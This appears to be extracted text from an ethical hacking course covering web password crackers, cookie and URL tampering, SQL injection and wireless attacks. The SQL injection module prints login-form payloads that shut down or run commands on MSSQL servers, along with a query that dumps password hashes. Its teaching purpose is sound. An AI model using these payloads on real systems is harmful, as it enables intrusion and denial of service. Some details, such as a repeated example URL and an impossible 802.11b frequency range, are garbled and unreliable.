- ObiWan is a powerful Web password cracking tool. It can work through a proxy.

- ObiWan uses wordlists and alternations of numeric or alpha-numeric characters as possible as passwords.

- Since Webservers allow unlimited requests it is a question of time and bandwidth to break into a server system.

# Hacking Tool: Munga Bunga

# Dictionary Maker

You can download dictionary files from the Internet or generate your own.

# Hacking Tool: PassList

Passlist is another character based password generator.

# Query String

- The query string is the extra bit of data in the URL after the question mark (?) that is used to pass variables.

- The query string is used to transfer data between client and server.

Example:

```
http://www.mail.com/mail.asp?mailbox=sue&
company=abc%20com
```

You can attempt to change Joe's mailbox by changing the URL to:

```
http://www.mail.com/mail.asp?mailbox=sue&
company=abc%20com
```

# Hacking Tool: cURL

http://curl.haxx.se

cURL is a multi-protocol transfer library.

⊙cURL is a free and easy-to-use client side URL transfer library, supporting FTP, FTPS, HTTP, HTTPS, GOPHER, TELNET, DICT, FILE and LDAP.

⊙cURL supports HTTPS certificates, HTTP POST, HTTP PUT, FTP uploading, Kerberos, HTTP form based upload, proxies, cookies, user+password authentication, file transfer resume, http proxy tunneling and more

```
curl 7.10 (win32) libcurl/7.10
Usage: curl [options...] <url>
Options: (H) means HTTP/HTTPS only, (F) means FTP only
 -a/--append          Append to target file when uploading (F)
 -A/--user-agent <string> User-Agent to send to server (H)
 -b/--cookie <name=string/file> Cookie string or file to read cookies from (H)
 -B/--use-ascii       Use ASCII/text transfer
 -c/--cookie-jar <file> Write all cookies to this file after operation (H)
 -C/--continue-at <offset> Specify absolute resume offset
 -d/--data <data>     HTTP POST data (H)
    --data-ascii <data>    HTTP POST ASCII data (H)
    --data-binary <data>   HTTP POST binary data (H)
    --disable-epsv  Prevents curl from using EPSV (F)
 -D/--dump-header <file> Write the headers to this file
    --egd-file <file> EGD socket path for random data (SSL)
 -e/--referer         Referer page (H)
 -E/--cert <cert[:passwd]> Specifies your certificate file and password (HTTPS)
    --cert-type <type> Specifies certificate file type (DER/PEM/ENG) (HTTPS)
    --key <key>       Specifies private key file (HTTPS)
    --key-type <type> Specifies private key  file type (DER/PEM/ENG) (HTTPS)
    --pass  <pass>    Specifies passphrase for the private key (HTTPS)
    --engine <eng>    Specifies the crypto engine to use (HTTPS)
    --cacert <file> CA certficiate to verify peer against (SSL)
    --capath <directory> CA directory (made using c_rehash) to verify
                      peer against (SSL, NOT Windows)
    --ciphers <list> What SSL ciphers to use (SSL)
    --compressed     Request a compressed response (using deflate).
    --connect-timeout <seconds> Maximum time allowed for connection
    --crlf           Convert LF to CRLF in upload. Useful for MVS (OS/390)
 -f/--fail            Fail silently (no output at all) on errors (H)
 -F/--form <name=content> Specify HTTP POST data (H)
 -g/--globoff         Disable URL sequences and ranges using {} and []
 -G/--get             Send the -d data with a HTTP GET (H)
 -h/--help            This help text
 -H/--header <line> Custom header to pass to server. (H)
 -i/--include         Include the HTTP-header in the output (H)
 -I/--head            Fetch document info only (HTTP HEAD/FTP SIZE)
 -j/--junk-session-cookies Ignore session cookies read from file (H)
    --interface <interface> Specify the interface to be used
```

# Cookies

- Cookies are popular form of session management.

- Cookies are often used to store important fields such as usernames and account numbers.

- Cookies can be used to store any data and all the fields can be easily modified using a program like CookieSpy

# Hacking Tool: ReadCookies.html

**Read cookies stored on the computer. this tool can be used for stealing cookies or cookies hijacking.**



Hackers can be your worst enemy...

or your best of friends.

**EC-Council** - Ethical Hacking Demonstration (Cookie Hijacking)

Choose site to read cookies from:

Suggestions: | https://login.passport.com/ | http://www.yahoo.com/

https://login.passport.com/

Read cookies    Reset

Cookie:

Status: Waiting for input

# Hacking Tool: SnadBoy

http://www.snadboy.com

"Snadboy Revelation" turns back the asterisk in password fields to plain text passwords.

# Summary

- The "basic" authentication scheme, the simplest method of authentication and one of the most commonly used authentication method sends authentication details in clear.

- Digest authentication, never sent across the network user's credentials in the clear, but transmits as an MD5 digest of the user's credentials.

- NTLM, a Microsoft-proprietary protocol authenticates users and computers based on an authentication challenge and response.

- Certificated authentication which uses public key cryptography and digital certificate to authenticate is stronger than other authentication mechanisms.

- Forms based Authentication is a system in which unauthenticated requests are redirected to a web form where the unauthenticated users are required to provide their credentials.

- Attackers make use of different tools to get better of the authentication protocols.

- It is therefore necessary to evaluate the most secure option while designing web applications to counter cracking activities.

# Ethical Hacking

Module XIV

SQL Injection

# Module Objective

- What is SQL Injection?

- Exploiting the weakness of Server Side Scripting

- Using SQL Injection techniques to gain access to a system

- SQL Injection Scripts

- Attacking Microsoft SQL Servers

- MSSQL Password Crackers

- Prevention and Countermeasures

# Introduction - SQL Injection

# OLE DB Errors

The user filled fields are enclosed by single quotation marks ('). So a simple test of the form would be to try using (') as the username.

Lets us see what happens if we just enter ' in a form that is vulnerable to SQL insertion.

Microsoft OLE DB Provider for ODBC Drivers
error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Extra )
in query expression 'Userid='3306') or ('a'='a'
AND Password=''.

/_booking/login3.asp, line 49

```
If you get this error, then we can try
SQL injection techniques.
```

# Input Validation attack



Example of a Login Page

**Input validation attack occurs here on a website**

# Login Guessing & Insertion

- The attacker can try to login without a password. Typical usernames would be 1=1 or any text within single quotes.

- The most common problem seen on Microsoft MS-SQL boxes is the default *<blank>sa* password.

- The attacker can try to guess the username of an account by querying for similar user names (ex: `'ad%'` is used to query for "admin").

- The attacker can insert data by appending commands or writing queries.

# Shutting Down SQL Server

- One of SQL Server's most powerful commands is SHUTDOWN WITH NOWAIT, which causes it to shutdown, immediately stopping the Windows service.

```
Username: ' ; shutdown with nowait; --
Password [Anything]
```

- This can happen if the script runs the following query:

```
select userName from users where
userName='; shutdown with nowait;-' and
user_Pass=' '
```

# Extended Stored Procedures

- There are several extended stored procedures that can cause permanent damage to a system.

- We can execute an extended stored procedure using our login form with an injected command as the username as follows:

  Username: ' ; exec master..xp_xxx; --

  Password: [Anything]

  Username: ' ; exec master..xp_cmdshell ' iisreset' ; --

  Password: [Anything]

# SQL Server Talks!

This command uses the 'speech.voicetext' object, causing the SQL Server to speak:

```
admin'; declare @o int, @ret
int exec sp_oacreate
'speech.voicetext', @o out
exec sp_oamethod @o,
'register', NULL, 'foo',
'bar' exec sp_oasetproperty
@o, 'speed',150 exec
sp_oamethod @o, 'speak',
NULL, 'all your sequel
servers are belong to us',
528 waitfor delay '00:00:05'--
```

# Hacking Tool: SQLDict

http://ntsecurity.nu/cgi-bin/download/sqldict.exe.pl

⊙ "SQLdict" is a dictionary attack tool for SQL Server.

⊙ It lets you test if the accounts are strong enough to resist an attack or not.

# Hacking Tool: SQLExec

⊙This tool executes commands on compromised MIcrosoft SQL Servers using xp_cmdshell stored procedure.

⊙It uses default sa account with NULL password. But this can be modified easily.

USAGE: SQLExec www.target.com

# Hacking Tool: sqlbf

http://www.cqure.net/tools.jsp?id=10

- Sqlbf is a SQL Sever Password Auditing tool. This tool should be used to audit the strength of Microsoft SQL Server passwords offline. The tool can be used either in BruteForce mode or in Dictionary attack mode. The performance on a 1GHZ pentium (256MB) machine is around 750,000 guesses/sec.

- To be able to perform an audit, one needs the password hashes that are stored in the sysxlogins table in the master database.

- The hashes are easy to retrieve although you need a privileged account to do so, like an sa account. The query to use would be:

```
select name, password from master..sysxlogins
```

- To perform a dictionary attack on the retrieved hashes:

```
sqlbf -u hashes.txt -d dictionary.dic -r out.rep
```

# Hacking Tool: SQLSmack

- SQLSmack is a Linux based Remote Command Execution for MSSQL.

- The tool allows when provided with a valid username and password on a remote MS SQL Server to execute commands by piping them through the stored procedure `master..xp_cmdshell`

# Hacking Tool: SQL2.exe

- SQL2 is a UDP Buffer Overflow Remote Exploit hacking tool.

# Preventive Measures

⦿ Minimize Privileges of Database Connection

⦿ Disable verbose error messages

⦿ Protect the system account 'sa'

⦿ Audit Source Code

- Escape Single Quotes

- Allow only good input

- Reject known bad input

- Restrict length of input

# Summary

- SQL Injection is an attack methodology that targets the data residing in a database through the firewall that shields it.

- It attempts to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database.

- Database footprinting is the process of mapping out the tables on the database and is a crucial tool in the hands of an attacker.

- Exploits occur due to coding errors as well as inadequate validation checks .

- Prevention involves enforcing better coding practices and database administration procedures.

# Ethical Hacking

Module XV

Hacking Wireless Networks

# Module Objective

- Introduction to 802.11
- What is WEP?
- Finding WLANs
- Cracking WEP Keys
- Sniffing Traffic
- Wireless DoS attacks
- WLAN Scanners
- WLAN Sniffers
- Securing Wireless Networks
- Hacking Tools

# Introduction to Wireless Networking

- Wireless networking technology is becoming increasingly popular but at the same time has introduced many security issues

- The popularity in wireless technology is driven by two primary factors – convenience and cost.

- A Wireless local area network (WLAN) allows workers to access digital resources without being locked into their desks.

- Laptops could be carried into meetings or even into Starbucks café tapping into the wireless network. This convenience has become affordable.

# What is 802.11x ?

- Wireless LAN standards are defined by the IEEE's 802.11 working group. WLANs come in three flavors:

- 802.11b
  - Operates in the 2.4000GHz to 2.2835GHz frtequency range and can operate at up to 11 megabits per second.

- 802.11a
  - Operates in the 5.15-5.35GHz to 5.725-5.825GHz frequency range and can operate at up to 54 megabits per second.

- 802.11g
  - Operates in the 2.4GHz frequency range (increased bandwidth range) and can operate at up to 54 megabits per second.

Note: WEP standards are defined in the 802.11 standard and not the individual standards. WEP vulnerabilities have the potential to affect all flavors of 802.11 networks.

# Setting Up WLAN

- When setting up a WLAN, the channel and service set identifier (SSID) must be configured in addition to traditional network settings such as IP address and a subnet mask.

- The channel is a number between 1and 11 (1 and 13in Europe) and designates the frequency on which the network will operate.

- The SSID is an alphanumeric string that differentiates networks operating on the same channel.

- It is essentially a configurable name that identifies an individual network. These settings are important factors when identifying WLANs and sniffing traffic.

# SSIDs

- The SSID is a unique identifier that wireless networking devices use to establish and maintain wireless connectivity

- SSID acts as a single shared password between access points and clients.

- Security concerns arise when the default values are not changed, as these units can be easily compromised.

- A non-secure access mode, allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any."

# What is WEP?

- WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to provide for confidentiality of data on wireless networks at a level equivalent to that of wired LANs.

- Wired LANs typically employ physical controls to prevent unauthorized users from connecting to the network and viewing data. In a wireless LAN, the network can be accessed without physically connecting to the LAN.

- IEEE chose to employ encryption at the data link layer to prevent unauthorized eavesdropping on a network. This is accomplished by encrypting data with the RC4 encryption algorithm.

# MAC Sniffing & AP Spoofing

- MAC addresses are easily sniffed by an attacker since they must appear in the clear even in when WEP is enabled.

- An attacker can use those "advantages" in order to masquerade as a valid MAC address by programming the wireless card, and get into the wireless network and use the wireless pipes.

- Spoofing MAC address is very easy. Using packet-capturing software, an attacker can determine a valid MAC address using one packet.

- To perform a spoofing attack, an attacker must set up an access point (rogue) near the target wireless network or in a place where a victim may believe that wireless Internet is available.

# Denial of Service attacks

⦿ Wireless LANs are susceptible to the same protocol-based attacks that plague wired LAN

⦿ WLANs send information via radio waves on public frequencies, thus they are susceptible to in advertent or deliberate interference from traffic using the same radio band.



**Wireless DoS**

Collision

